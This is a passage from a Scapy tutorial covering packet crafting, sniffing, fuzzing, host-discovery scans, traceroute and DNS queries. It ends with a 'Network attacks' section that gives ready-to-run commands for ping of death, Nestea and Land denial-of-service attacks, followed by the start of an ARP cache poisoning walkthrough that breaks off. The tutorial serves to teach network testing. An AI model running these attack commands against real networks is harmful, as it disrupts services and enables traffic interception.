>>> sendp("I'm travelling on Ethernet", iface="eth0", loop=1, inter=0.2)
.................................................^C
Sent 75 packets.
>>> sendp(rdpcap("temp.cap"))
..................................
Sent 691 packets.
>>> send(IP(dst='127.0.0.1'), return_packets=True)
.
Sent 1 packets.
<PacketList: TCP:0 UDP:0 ICMP:0 Other:1>
>>>
```

Inspecting packets

Get detailed description of the packet along with datatypes

```
>>> packet = IP()/TCP()
>>> ls(packet)
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag
0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '127.0.0.1'     (None)
dst        : DestIPField                          = '127.0.0.1'     (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 20              (20)
dport      : ShortEnumField                       = 80              (80)
seq        : IntField                             = 0               (0)
ack        : IntField                             = 0               (0)
```

```
dataofs     : BitField (4 bits)                    = None            (None)
reserved    : BitField (3 bits)                    = 0               (0)
flags       : FlagsField (9 bits)                  = <Flag 2 (S)>    (<Flag
2 (S)>)
window      : ShortField                           = 8192            (8192)
chksum      : XShortField                          = None            (None)
urgptr      : ShortField                           = 0               (0)
options     : TCPOptionsField                      = []              (b'')
>>>
```

=> *Some useful commands*

Command	Effect
summary()	displays a list of summaries of each packet
nsummary()	same as previous, with the packet number
conversations()	displays a graph of conversations
show()	displays the preferred representation (usually nsummary())
filter()	returns a packet list filtered with a lambda function
hexdump()	returns a hexdump of all packets
hexraw()	returns a hexdump of the Raw layer of all packets
padding()	returns a hexdump of packets with padding
nzpadding()	returns a hexdump of packets with non-zero padding
plot()	plots a lambda function applied to the packet list
make table()	displays a table according to a lambda function
raw(pkt)	assemble the packet
hexdump(pkt)	have a hexadecimal dump
ls(pkt)	have the list of fields values
pkt.summary()	for a one-line summary
pkt.show()	for a developed view of the packet
pkt.show2()	same as show but on the assembled packet (checksum is calculated, for instance)
pkt.sprintf()	fills a format string with fields values of the packet
pkt.decode_payload_as()	changes the way the payload is decoded

Command	Effect
pkt.psdump()	draws a PostScript diagram with explained dissection
pkt.pdfdump()	draws a PDF with explained dissection
pkt.command()	return a Scapy command that can generate the packet

=> *`show()`*

Displays detailed headers but does not assemble the packet

```
>>> packet.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.43.225
  dst= 8.8.8.8
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= []

>>>
```

=> *`show2()`*

Similar to show() but also assembles the packet and calculates the checksums and IHL.

```
>> packet.show2()
###[ IP ]###
  version= 4
  ihl= 5
  tos= 0x0
  len= 40
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= 0x7e36
  src= 192.168.43.225
  dst= 8.8.8.8
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= 5
     reserved= 0
     flags= S
     window= 8192
     chksum= 0x92e5
     urgptr= 0
     options= []

>>>
```

Get only user supplied values using `hide_defaults( )`

```
>>> packet.hide_defaults( )
```

=> *`summary()`*

Display short & interesting summary of a packet.

```
>>> packet.summary()
'IP / TCP 192.168.43.225:ftp_data > 8.8.8.8:http S'
>>>
```

=> *`nsummary()`*

Display short & interesting summary of a packet with numbering.

```
>>> pkts[0].nsummary()
0000 IP / TCP 192.168.1.103:ftp_data > 198.58.109.32:tcpmux S ==> IP / TCP
198.58.109.32:tcpmux > 192.168.1.103:ftp_data SA
0001 IP / TCP 192.168.1.103:ftp_data > 198.58.109.32:3128 S ==> IP / TCP
198.58.109.32:3128 > 192.168.1.103:ftp_data SA
0002 IP / TCP 192.168.1.103:ftp_data > 198.58.109.32:http_alt S ==> IP /
TCP 198.58.109.32:http_alt > 192.168.1.103:ftp_data SA
```

`summary()` and `nsummary()` supports advanced features such as:

- Filtering packets by individual header field values using `lfilter` argument.
- Printing only necessary parts of packet using `prn` argument.

=> *Interacting with fields inside packet*

To access a specific field: `[packet_name].[field]`

```
>>> packet.dst
'8.8.8.8'
>>>
```

For fields that are not unique `[packet_name][proto].[field]`

```
>>> packet[IP].dst
'8.8.8.8'
>>>
```

`.payload` ignores the lowest layer and parses the next layer.

```
>>> packet.payload.flags
<Flag 2 (S)>
>>>
```

Checking for presence of layer in packet

haslayer method

checks for presence of a layer in a packet

```
>>> if packet.haslayer(TCP):
...:     print (packet[TCP].flags)
...:
```

```
S
>>>
```

Using an `in` construct

```
>>> pkt = IP()/TCP()/DNS()
>>> DNS in pkt
True
>>>
```

=> *Scapy's sprintf*

- `sprintf()` method is one of the very powerful features of Scapy.sprintf comes very handy while writing custom tools.
- `sprintf` fills a format string with values from the packet , much like it sprintf from C Library, except here it fills the format string with field values from packets.

```
>>> a.sprintf("Ethernet source is %Ether.src% and IP proto is %IP.proto%")
'Ethernet source is 08:00:27:23:ff:90 and IP proto is tcp'
>>>
```

```
>>> a=Ether( )/Dot1Q(vlan=42)/IP(dst="192.168.43.1")/TCP(flags="RA")
>>> a.sprintf("%dst% %IP.dst% vlan=%Dot1Q.vlan%")
'22:bf:ca:6f:90:e0 192.168.43.1 vlan=42'
>>>
```

=> *Packet handlers*

In the below example, we used lambda function to write a packet handler that can handle TCP packets but this function does not work with anything other than TCP packets.

```
>>> f=lambda x:x.sprintf("%IP.dst%:%TCP.dport%")
>>> f(IP(dst='8.8.8.8')/TCP())
'8.8.8.8:http'
>>>
```

Having a function that can work with various packets can be helpful in practical senarios, we can achieve this using conditional substrings in sprintf(). A conditional substring is only triggered when a layer is present in the packet or else it is ignored. You can also use ! for checking the absence of a layer.

```
>>> f=lambda x: x.sprintf("=> {IP:ip=%IP.dst% {UDP:dport=%UDP.dport%}\
...: {TCP:%TCP.dport%/%TCP.flags%}{ICMP:type=%r,ICMP.type%}}\
...: {!IP:not an IP packet}")
>>> f(IP()/TCP())
'=> ip=127.0.0.1 http/S'
>>>
>>> f(IP()/UDP())
'=> ip=127.0.0.1 dport=domain'
>>>
>>> f(IP()/ICMP())
'=> ip=127.0.0.1 type=8'
>>>
>>> f(Ether()/ARP())
'=> not an IP packet'
>>>
```

=> *Python's format method*

- Python string format method generates beautiful output but unlike sprintf it prints literal values.

```
>>> "Ether source is: {} & IP proto is: {}".format(packet.src,
packet.proto)
'Ether source is: 192.168.43.225 & IP proto is: 6'
>>>
```

Sending & recieving packets

=> `send()`

- Send packets at Layer 3(Scapy creates Layer 2 header), Does not recieve any packets.
- `loop` argument is by default 0, if it's value is anything oth than 0 then the packets will be sent in a loop till `CTRL-C` is pressed.
- `count` can be used to set exact number of packets to be sent.
- `inter` can be used to set numbers of seconds between each packet.

```
>>> send(IP(dst='8.8.8.8')/TCP(dport=53, flags='S'))
.
Sent 1 packets.
>>> send(IP(dst=['8.8.8.8', '8.8.8.4'])/TCP(dport=53, flags='S'))
..
Sent 2 packets.
```

```
>>> send(IP(dst=['8.8.8.8', '8.8.8.4'])/TCP(dport=53, flags='S'))
..
Sent 2 packets.
>>> send(IP(dst='8.8.8.8')/TCP(dport=53, flags='S'), loop=1)
.............................................................................

Sent 589 packets.
>>>
```

=> *`sendp()`*

- Same as `send()` but sends packets at Layer 2(Must provide Layer 2 header), Does not recieve any packets.
- Use `iface` to set interface to send packets on. (If not set `conf.iface` value will be used)

```
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth0")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth0", loop=1, inter=0.2)
.............................................................................

Sent 111 packets.
>>> sendp(rdpcap("temp.cap"))
.............................................................................

Sent 691 packets.
>>>
```

=> *`sr()`*

- Sends packets and receiving answers.
- sr() returns a two lists, first list contains stimulus-response couple(like a tuple), and teh second list contains the unanswered probes.

```
>>> sr(IP(dst="192.168.43.1")/TCP(dport=[21,22,23]))
Begin emission:
Finished sending 3 packets.
.***
Received 4 packets, got 3 answers, remaining 0 packets
(<Results: TCP:3 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
```

```
IP / TCP 10.0.2.15:ftp_data > 192.168.43.1:telnet S ==> IP / TCP
192.168.43.1:telnet > 10.0.2.15:ftp_data RA / Padding
IP / TCP 10.0.2.15:ftp_data > 192.168.43.1:ssh S ==> IP / TCP
192.168.43.1:ssh > 10.0.2.15:ftp_data RA / Padding
IP / TCP 10.0.2.15:ftp_data > 192.168.43.1:ftp S ==> IP / TCP
192.168.43.1:ftp > 10.0.2.15:ftp_data RA / Padding
>>>
```

=> *sr1()*

- Sends all the stimulus and records only the first response.

```
>>> p=sr1(IP(dst="scanme.nmap.org")/ICMP()/"XXXXXXXXXXX")
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>>
```

=> *srloop()*

- Sends stimulus, recieves responses and displays responses, in a loop.
- The function returns a couple of packet and answers, and the unanswered.

```
>>> packet = IP(dst='192.168.43.246')/ICMP()
>>>  srloop(packet)
RECV 1: IP / ICMP 192.168.43.246 > 10.0.2.15 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.43.246 > 10.0.2.15 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.43.246 > 10.0.2.15 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.43.246 > 10.0.2.15 echo-reply 0 / Padding
^C
Sent 4 packets, received 4 packets. 100.0% hits.
(<Results: TCP:0 UDP:0 ICMP:4 Other:0>,
 <PacketList: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```

Importing & exporting data

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>>wrpcap("temp.cap",pkts)
```

To restore previously saved pcap file:

```
>>> pkts = rdpcap("temp.cap")
```

or

```
>>> pkts = sniff(offline="temp.cap")
```

hexdump format

- Scapy allows you to export recorded packets in various hex formats.
- Use hexdump() function to display one or more packets using classic hexdump format:

```
>>> hexdump(pkt)
0000  52 54 00 12 35 02 08 00 27 23 FF 90 08 00 45 00  RT..5...'#....E.
0010  00 28 68 65 40 00 40 06 4A 60 0A 00 02 0F 68 C1  .(he@.@.J`....h.
0020  13 3B D5 3E 01 BB DF 26 E3 84 5D 77 BF A5 50 10  .;.>...&..]w..P.
0030  F7 9B 88 25 00 00                                ...%..
>>>
```

hex string

- You can also convert entire packet into a hex string using /str() function:

```
>>> pkt
<Ether  dst=52:54:00:12:35:02 src=08:00:27:23:ff:90 type=IPv4 |<IP
version=4 ihl=5 tos=0x0 len=40 id=26725 flags=DF frag=0 ttl=64 proto=tcp
chksum=0x4a60 src=10.0.2.15 dst=104.193.19.59 |<TCP  sport=54590
dport=https seq=3743867780 ack=1568128933 dataofs=5 reserved=0 flags=A
window=63387 chksum=0x8825 urgptr=0 |>>>
>>> pkt_str = str(pkt)
WARNING: Calling str(pkt) on Python 3 makes no sense!
>>> pkt_str
'b"RT\\x00\\x125\\x02\\x08\\x00\'#\\xff\\x90\\x08\\x00E\\x00\\x00(he@\\x00@\

>>>
```

Base64

- Scapy can export base64 encoded python data structure representing a packet using export_object() function.

```
>>> pkt
<Ether  dst=52:54:00:12:35:02 src=08:00:27:23:ff:90 type=IPv4 |<IP
version=4 ihl=5 tos=0x0 len=40 id=26725 flags=DF frag=0 ttl=64 proto=tcp
chksum=0x4a60 src=10.0.2.15 dst=104.193.19.59 |<TCP  sport=54590
dport=https seq=3743867780 ack=1568128933 dataofs=5 reserved=0 flags=A
window=63387 chksum=0x8825 urgptr=0 |>>>
>>> export_object(pkt)
b'eNprYEouTk4sqNTLSaxMLSrWyzHici3JSC3iKmTQDCpkTI5Pzk9JTS7mSs0DMbgKmSKcGRgYgk

>>>
```

Sessions

At last Scapy is capable of saving all session variables using the `save_session()` function:

```
>>> dir()
['In', 'Out', '__builtin__', '__builtins__', '__name__', '_dh', '_i',
'_i1', '_ih', '_ii','_iii','_oh', 'conf', 'exit', 'get_ipython', 'quit']
>>> save_session("session.scapy")
INFO: Use [session.scapy] as session file
>>>
```

Next time you start Scapy you can load the previous saved session using the load_session() command:

```
>>> load_session("session.scapy")
INFO: Loaded session [session.scapy]
>>>
```

=> *Sniffing*

`Sniff()`

We can easily capture some packets or even clone tcpdump or tshark. Either one interface or a list of interfaces to sniff on can be provided. If no interface is given, sniffing will happen on conf.iface:

- Scapy's in-built `sniff()` function helps us capture all traffic:
- `sniff()` has `count`, `filter`, `iface`, `lfilter`, `prn`, `timeout` options.
- Can apply BPF filters .(Same as TCPDUMP).

```
>>> sniff(count=4, iface='eth0')
<Sniffed: TCP:4 UDP:0 ICMP:0 Other:0>
>>>
```

> **Sniffing with Scapy**: Scapy sniffer is not designed to be super fast so it can miss packets sometimes. Always use use tcpdump when you can, which is more simpler and efficient.

- We can add filtering to capture only packets that are interesting to us. Use standard tcpdump/libpcap syntax:

```
>>> sniff(filter="icmp and host 66.35.250.151", count=4)
<Sniffed: TCP:0 UDP:0 ICMP:4 Other:0>
>>> a=_
>>> a.nsummary()
0000 Ether / IP / ICMP 10.0.2.15 > 66.35.250.151 echo-request 0 / Raw
0001 Ether / IP / ICMP 10.0.2.15 > 66.35.250.151 echo-request 0 / Raw
0002 Ether / IP / ICMP 10.0.2.15 > 66.35.250.151 echo-request 0 / Raw
0003 Ether / IP / ICMP 10.0.2.15 > 66.35.250.151 echo-request 0 / Raw
>>> a[1]
<Ether  dst=52:54:00:12:35:02 src=08:00:27:23:ff:90 type=IPv4 |<IP
version=4 ihl=5 tos=0x0 len=84 id=52635 flags=DF frag=0 ttl=64 proto=icmp
chksum=0x2444 src=10.0.2.15 dst=66.35.250.151 |<ICMP  type=echo-request
code=0 chksum=0xfdee id=0x66a seq=0x17 |<Raw
load='\xe3\x1d\xd9^\x00\x00\x00\x00k@\r\x00\x00\x00\x00\x00\x10\x11\x12\x13\
 !"#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="eth0", prn=lambda x: x.summary())
Ether / IP / TCP 10.0.2.15:44436 > 192.124.249.41:http A
Ether / IP / TCP 192.124.249.41:http > 10.0.2.15:44436 A / Padding
Ether / IP / ICMP 10.0.2.15 > 66.35.250.151 echo-request 0 / Raw
Ether / IP / TCP 10.0.2.15:58616 > 117.18.237.29:http A
Ether / IP / TCP 117.18.237.29:http > 10.0.2.15:58616 A / Padding
Ether / IP / TCP 10.0.2.15:58614 > 117.18.237.29:http A
Ether / IP / TCP 117.18.237.29:http > 10.0.2.15:58614 A / Padding
Ether / IP / UDP / DNS Qry "b't.co.'"
Ether / IP / UDP / DNS Qry "b't.co.'"
Ether / IP / UDP / DNS Qry "b'analytics.twitter.com.'"
Ether / IP / UDP / DNS Qry "b'analytics.twitter.com.'"
Ether / IP / UDP / DNS Ans "104.244.42.197"
Ether / IP / UDP / DNS Ans "b'ads.twitter.com.'"
Ether / IP / UDP / DNS Ans
Ether / IP / TCP 10.0.2.15:49530 > 104.244.42.197:https S
Ether / IP / UDP / DNS Ans "b'ads.twitter.com.'"
Ether / IP / TCP 10.0.2.15:36534 > 104.244.42.67:https S
Ether / IP / UDP / DNS Qry "b'apis.google.com.'"
Ether / IP / UDP / DNS Qry "b'a.omappapi.com.'"
Ether / IP / UDP / DNS Qry "b'assets.ubembed.com.'"
```

```
>>> sniff(iface="eth0", prn=lambda x: x.show())
###[ Ethernet ]###
  dst= 52:54:00:12:35:02
  src= 08:00:27:23:ff:90
  type= IPv4
###[ IP ]###
     version= 4
     ihl= 5
     tos= 0x0
     len= 79
     id= 37154
     flags= DF
     frag= 0
     ttl= 64
     proto= tcp
     chksum= 0xcfa3
     src= 10.0.2.15
     dst= 104.18.101.194
     \options\
###[ TCP ]###
        sport= 57172
        dport= https
        seq= 530447419
        ack= 2193219764
        dataofs= 5
        reserved= 0
        flags= PA
        window= 63900
        chksum= 0xda24
        urgptr= 0
        options= []
###[ Raw ]###
           load=
'\x17\x03\x03\x00"\xce\xef\x84\xf3\xa3\xee\xb7{\xca&\xa9\xa5\xdb%\xc1[\xb7\x
\xe5A\x83$'

>>> sniff(iface=["eth0","lo"], prn=lambda x: x.sniffed_on+":
"+x.summary())
eth0: Ether / IP / UDP / DNS Qry "b'www.google.com.'"
eth0: Ether / IP / UDP / DNS Ans "216.58.200.132"
eth0: Ether / IP / UDP / DNS Qry "b'www.gstatic.com.'"
eth0: Ether / IP / TCP 10.0.2.15:35258 > 216.58.200.132:https S
eth0: Ether / IP / UDP / DNS Ans "172.217.166.67"
eth0: Ether / IP / TCP 216.58.200.132:https > 10.0.2.15:35258 SA / Padding
eth0: Ether / IP / TCP 10.0.2.15:35258 > 216.58.200.132:https A
eth0: Ether / IP / TCP 10.0.2.15:35258 > 216.58.200.132:https PA / Raw
eth0: Ether / IP / TCP 216.58.200.132:https > 10.0.2.15:35258 A / Padding
eth0: Ether / IP / TCP 10.0.2.15:36606 > 172.217.166.67:https S
```

```
eth0: Ether / IP / TCP 216.58.200.132:https > 10.0.2.15:35258 PA / Raw
```

For even more control over displayed information we can use the sprintf() function:

```
>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}
{Raw:%Raw.lo
...: ad%\n}"))
10.0.2.15 -> 172.217.160.195

10.0.2.15 -> 172.217.160.195

172.217.160.195 -> 10.0.2.15

172.217.160.195 -> 10.0.2.15
```

=> Fuzzing

The function fuzz() is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use fuzz() in IP layer, src and dst parameter won't be random so in order to do that use RandIP().:

```
>>> send(IP(dst="192.168.43.1")/fuzz(UDP()/NTP(version=4)),loop=1)
..........................................................................

Sent 1105 packets.
>>>
```

Network discovery

Host Discovery

- First step to network recon. Goal is to reduce a large set of IP ranges into a list of active or interesting hosts.(A 10.0.0.0/8 network can accomdate 16777200 hosts).
- Port scanning is loud and also expensive on time and resources. More targets; More chances of being caught by an IDS.
- Strict narrowing down might miss interesting targets, Too lenient narrowing down can result in large set of machines to scan.. Strike a balance based on the requirements.

=> *ACK Scan*

- Send an empty TCP packet with only ACK bit set.
- Unsolicited ACK packets should be responded with RST which reveals a machine.
- SYN ping and ACK ping might seem redundant but most of the stateless firewalls won't filter unsolicited ACK packets so it's a better approach to use both ping tecnhiques.

```
>>> ans, unans = sr(IP(dst="192.168.43.1")/TCP(dport=[80,443],flags="A"))
Begin emission:
.*Finished sending 2 packets.
```*
Received 3 packets, got 2 answers, remaining 0 packets
>>>
```

We can find unfiltered ports in answered packets:

```
>>> for s,r in ans:
...:     if s[TCP].dport == r[TCP].sport:
...:         print("%d is unfiltered" % s[TCP].dport)
...:
80 is unfiltered
443 is unfiltered
>>>
```

Similarly, filtered ports can be found with unanswered packets:

```
>>> for s in unans:
...     print("%d is filtered" % s[TCP].dport)
```

=> *Xmas Scan*

Xmas Scan can be launched using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.43.1")/TCP(dport=666,flags="FPU") )
```

Checking RST responses will reveal closed ports on the target

=> *IP Scan*

- Send multiple packets with different protocol numbers set in their IP header, append proper protocol headers.
```

- Look for either responses using the same protocol as a probe, or ICMP protocol unreachable, either of the responses will signify a machine is alive.

```
>>> ans, unans = sr(IP(dst="192.168.43.1",proto=(0,255))/"SCAPY",retry=2)
Begin emission:
.******Finished sending 256 packets.
............................................................................
 emission:
******.Finished sending 250 packets.
...^CBegin emission:
****Finished sending 244 packets.
^C
Received 137 packets, got 16 answers, remaining 240 packets
>>>
```

=> *ARP Ping*

- ARP Ping is employed when discovering active hosts on the same network/LAN.
- Faster and reliable because it operates on Layer 2 by using only ARP.
- ARP is the backbone protocol for any Layer 2 communication so always employ ARP ping when discovering hosts on local network.
- ARP doesn't exist in IPv6 standard. For the equivalent, use Neighbor Discovery Protocol techniques instead.

```
>>>
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.43.0/24"),tim

Begin emission:
***Finished sending 256 packets.
.
Received 4 packets, got 3 answers, remaining 253 packets
>>>
```

Answers can be reviewed with the following command:

```
>>> ans.summary(lambda s,r: r.sprintf("%Ether.src% %ARP.psrc%") )
```

=> *ICMP Ping*

- ICMP scan involves the standard packets sent by the ubiquitous ping program .
- Send an ICMP type 8 (echo request) packet to the target IP, a ICMP type 0 (echo reply) indicates that the target is alive.

- Unfortunately, many hosts and firewalls now block these packets so a basic ICMP scan is unreliable.
- ICMP also supports timestamp request(13), and address mask request(17) which can reveal the availabilty of a machine.

```
>>> ans, unans = sr(IP(dst="192.168.1.1-254")/ICMP())
```

Information on live hosts can be collected with the following request:

```
>>> ans.summary(lambda s,r: r.sprintf("%IP.src% is alive") )
```

=> *TCP Ping*

- Send an empty TCP packet with only SYN bit set.
- SYN/ACK or RST in response indicates that a machine is up and running.

```
>>> ans,unans=sr( IP(dst="192.168.43.*")/TCP(dport=80,flags="S") )
Begin emission:
```

Any response to our probes will indicate a live host. We can collect results with the following command:

```
>>> ans.summary( lambda s,r : r.sprintf("%IP.src% is alive") )
```

=> *UDP Ping*

- Send UDP packet to the given ports with or without payload, though protocol specific payload makes the scan more effective.
- Choose a port that's most likely closed(Open UDP ports might recieve empty packets but ignore them).
- ICMP port unreachable signifies that the machine is up.

```
>>> ans, unans = sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

Once again, results can be collected with this command:

```
>>> ans.summary( lambda s,r : r.sprintf("%IP.src% is alive") )
```

=> *TCP traceroute (2)*

Scapy also has a powerful TCP traceroute function. Unlike other traceroute programs that wait for each node to reply before going to the next, Scapy sends all the packets at the same time. This has the disadvantage that it can't know when to stop (thus the maxttl parameter) but the great advantage that it took less than 3 seconds to get this multi-target traceroute result:

```
>>> traceroute(["www.yahoo.com"],maxttl=20)
Begin emission:
*Finished sending 20 packets.
************
Received 13 packets, got 13 answers, remaining 7 packets
   106.10.250.11:tcp80
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
11 106.10.250.11   SA
12 106.10.250.11   SA
13 106.10.250.11   SA
14 106.10.250.11   SA
15 106.10.250.11   SA
16 106.10.250.11   SA
17 106.10.250.11   SA
18 106.10.250.11   SA
19 106.10.250.11   SA
20 106.10.250.11   SA
(<Traceroute: TCP:10 UDP:0 ICMP:3 Other:0>,
 <Unanswered: TCP:7 UDP:0 ICMP:0 Other:0>)
>>>
```

The last line is in fact the result of the function : a traceroute result object and a packet list of unanswered packets. The traceroute result is a more specialised version (a subclass, in fact) of a classic result object. We can save it to consult the traceroute result again a bit later, or to deeply inspect one of the answers, for example to check padding.

```
>>> result, unans = _
>>> result.show()
   106.10.250.11:tcp80
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
11 106.10.250.11   SA
12 106.10.250.11   SA
13 106.10.250.11   SA
14 106.10.250.11   SA
15 106.10.250.11   SA
16 106.10.250.11   SA
17 106.10.250.11   SA
```

```
18 106.10.250.11   SA
19 106.10.250.11   SA
20 106.10.250.11   SA
>>>
```

Like any result object, traceroute objects can be added :

```
>>> traceroute(["www.yahoo.com"],maxttl=20)
Begin emission:
*Finished sending 20 packets.
************
Received 13 packets, got 13 answers, remaining 7 packets
   106.10.250.11:tcp80
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
11 106.10.250.11   SA
12 106.10.250.11   SA
13 106.10.250.11   SA
14 106.10.250.11   SA
15 106.10.250.11   SA
16 106.10.250.11   SA
17 106.10.250.11   SA
18 106.10.250.11   SA
19 106.10.250.11   SA
20 106.10.250.11   SA
(<Traceroute: TCP:10 UDP:0 ICMP:3 Other:0>,
 <Unanswered: TCP:7 UDP:0 ICMP:0 Other:0>)
>>> result, unans = _
>>> result.show()
   106.10.250.11:tcp80
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
11 106.10.250.11   SA
12 106.10.250.11   SA
13 106.10.250.11   SA
14 106.10.250.11   SA
15 106.10.250.11   SA
16 106.10.250.11   SA
17 106.10.250.11   SA
18 106.10.250.11   SA
19 106.10.250.11   SA
20 106.10.250.11   SA
>>> r2, unans = traceroute(["www.voila.com"],maxttl=20)
Begin emission:
*Finished sending 20 packets.
```

```
***************
Received 16 packets, got 16 answers, remaining 4 packets
   69.49.101.52:tcp80
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
7  38.122.147.121  11
8  154.54.42.101   11
9  154.54.45.161   11
10 154.54.42.66    11
11 154.54.0.46     11
12 154.54.5.90     11
13 154.54.42.166   11
14 154.54.6.222    11
15 154.54.31.226   11
16 38.122.68.114   11
17 69.49.124.101   11
19 69.49.101.52    SA
20 69.49.101.52    SA
>>> r3=result+r2
>>> r3.show()
   106.10.250.11:tcp80 69.49.101.52:tcp80
1  192.168.43.1    11  192.168.43.1    11
3  10.50.108.129   11  10.50.108.129   11
4  10.51.185.237   11  10.51.185.237   11
7  -                   38.122.147.121  11
8  -                   154.54.42.101   11
9  -                   154.54.45.161   11
10 -                   154.54.42.66    11
11 106.10.250.11   SA  154.54.0.46     11
12 106.10.250.11   SA  154.54.5.90     11
13 106.10.250.11   SA  154.54.42.166   11
14 106.10.250.11   SA  154.54.6.222    11
15 106.10.250.11   SA  154.54.31.226   11
16 106.10.250.11   SA  38.122.68.114   11
17 106.10.250.11   SA  69.49.124.101   11
18 106.10.250.11   SA  -
19 106.10.250.11   SA  69.49.101.52    SA
20 106.10.250.11   SA  69.49.101.52    SA
>>>
```

=> *DNS Requests*

IPv4 (A) request: **IPv4 (A) request: ** This will perform a DNS request looking for IPv4 addresses

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(),
dport=53)/DNS(rd=1,qd=DNSQR(qname="secdev.org",qtype="A")))
```

```
>>> ans.an.rdata
'217.25.178.5'
```

=> *SOA request:*

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(),
dport=53)/DNS(rd=1,qd=DNSQR(qname="secdev.org",qtype="SOA")))
>>> ans.ns.mname
b'dns.ovh.net.'
>>> ans.ns.rname
b'tech.ovh.net.'
```

=> *MX request:*

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(),
dport=53)/DNS(rd=1,qd=DNSQR(qname="google.com",qtype="MX")))
>>> results = [x.exchange for x in ans.an.iterpayloads()]
>>> results
[b'alt1.aspmx.l.google.com.',
 b'alt4.aspmx.l.google.com.',
 b'aspmx.l.google.com.',
 b'alt2.aspmx.l.google.com.',
 b'alt3.aspmx.l.google.com.']
```

Network attacks

=> *Malformed packets*

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
. Sent 1 packets. >>>
```

=> *Ping of death (Muuahahah):*

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
.........................................
Sent 41 packets.
>>>
```

=> *Nestea attack:*

```
>>> send(IP(dst="192.168.43.1", id=42, flags="MF")/UDP()/("X"*10))
.
Sent 1 packets.
>>> send(IP(dst="192.168.43.1", id=42, frag=48)/("X"*116))
```

```
.
Sent 1 packets.
>>> send(IP(dst="192.168.43.1", id=42, flags="MF")/UDP()/("X"*224))
.
Sent 1 packets.
>>>
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src="10.0.0.5",dst="192.168.43.246")/TCP(sport=135,dport=135))
.
Sent 1 packets.
>>>
```

=> ARP cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Step 1: Finding out the MAC address of the target and the Gateway

To find the MAC address of the target and the gateway, we will send a broadcast message for both of them.

So we design the ARP broadcast request for IP address= 192.168.43.1(gateway)

> Note: In ARP layer, hwsrc and hwdst represent MAC address of source and destination respectively, while psrc and pdst represent the IP address of source and destination respectively.

```
>>> arpbroadcast=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,
pdst="192.168.43.1")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 08:00:27:23:ff:90
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= who-has
     hwsrc= 08:00:27:23:ff:90
```

```
    psrc= 192.168.43.225
    hwdst= 00:00:00:00:00:00
    pdst= 192.168.43.1
>>>
```

```
>>> received=srp(arpbroadcast, timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>>
```

```
>>> received[0][0][1].hwsrc
'22:bf:ca:6f:90:e0'
>>>
```

Step 2: Sending false ARP response packets to both the target and the gateway.

The false ARP response to the target will contain the pdst= '192.168.43.63' hwdst= '08:25:25:5c:9d:51' and psrc= '192.168.43.1'. By default, this packet would have the attacker's MAC address. Thus when the target gets the packet it updates its ARP table with rogue MAC address associated with the gateway's IP address. To ensure that our poisoning is not cured, we will have to continuously send the ARP responses, which will be done in the python script.

```
>>> arpspoofd=ARP(op=2, psrc="192.168.43.1", pdst="192.168.43.63",
hwdst="08:25:25:5c:9d:51")
>>> arpspoofd.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 08:00:27:23:ff:90
